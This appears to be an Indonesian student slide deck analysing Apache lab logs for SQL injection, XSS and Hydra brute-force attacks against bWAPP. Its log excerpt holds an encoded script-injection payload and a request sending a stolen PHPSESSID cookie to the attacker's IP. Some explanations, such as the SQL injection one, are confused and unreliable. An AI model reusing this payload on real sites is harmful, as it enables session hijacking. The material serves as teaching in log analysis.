KELOMPOK 5

ANALYZING LOGS BASED ON 3 ATTACKS

APACHE LOGS FOR...

1. SQL INJECTION
2. XSS
3. BRUTEFORCE

SQL INJECTION

Pada Log disamping dapat dilihat bahwa akun *User1* di assign ke *User2*, karena *User2* memiliki hak untuk melakukan write di system tersebut. Hal tersebut dapat di antisipasi oleh firewall yang kemudian mendetect bahwa *User2* sudah melakukan percobaan SQL Injection.

*access.log


File Edit Search Options Help

```
192.168.1.7 - - [10/Jul/2017:17:01:19 +0700]
"GET /cookie.js HTTP/1.1" 200 482 "http://192.168.1.11/bWAPP/xss_get.php?firstname=%22%3E%3Cscript+src%3D%22http%3A%2F%
192.168.1.7 - - [10/Jul/2017:17:01:20 +0700]
"GET /ddos?PHPSESSID%3Duepgd5l3i27u6o38anqgcrb9r0%3B%20acopendivids%3Dswingset%2Cjotto%2Cphpbb2%2Credmine%3B%20acgroups
192.168.1.7 - - [10/Jul/2017:17:09:54 +0700]
"GET /cookie.js HTTP/1.1" 200 482 "http://192.168.1.11/bWAPP/xss_get.php?firstname=%22%3E%3Cscript+src%3D%22http%3A%2F%
192.168.1.7 - - [10/Jul/2017:17:09:54 +0700]
"GET /ddos?PHPSESSID%3Duepgd5l3i27u6o38anqgcrb9r0%3B%20acopendivids%3Dswingset%2Cjotto%2Cphpbb2%2Credmine%3B%20acgroups
HTTP/1.1" 404 495 "http://192.168.1.11/bWAPP/xss_get.php?firstname=%22%3E%3Cscript+src%3D%22http%3A%2F%2F192.168.1.7%2F
```

CROSS SITE SCRIPTING (XSS)

Dapat dilihat pada log diatas, terdapat request GET yang mencurigakan. karena memiliki query “xss_get.php” yang mencerminkan bahwa dalam serangan XSS menggunakan bahasa PHP. Yang dimana, tujuan dari script diatas adalah mencuri cookie dari website yang diserang.

BRUTE FORCE ATTACK WITH HYDRA



Berdasarkan log diatas menunjukan bahwa pada vm tertentu, dilakukan metode brute force dengan Hydra. Pada akhirnya, dengan set ip target di vm (192.168.99.7) juga menggunakan simple wordlist yang diambil dari Github (https://github.com/topics/brute-force-attacks) dengan nama file wordlist.txt. aksi bruteforce berhasil dilakukan hingga retrieve credential yang authorize pada machine tersebut.

TERIMA KASIH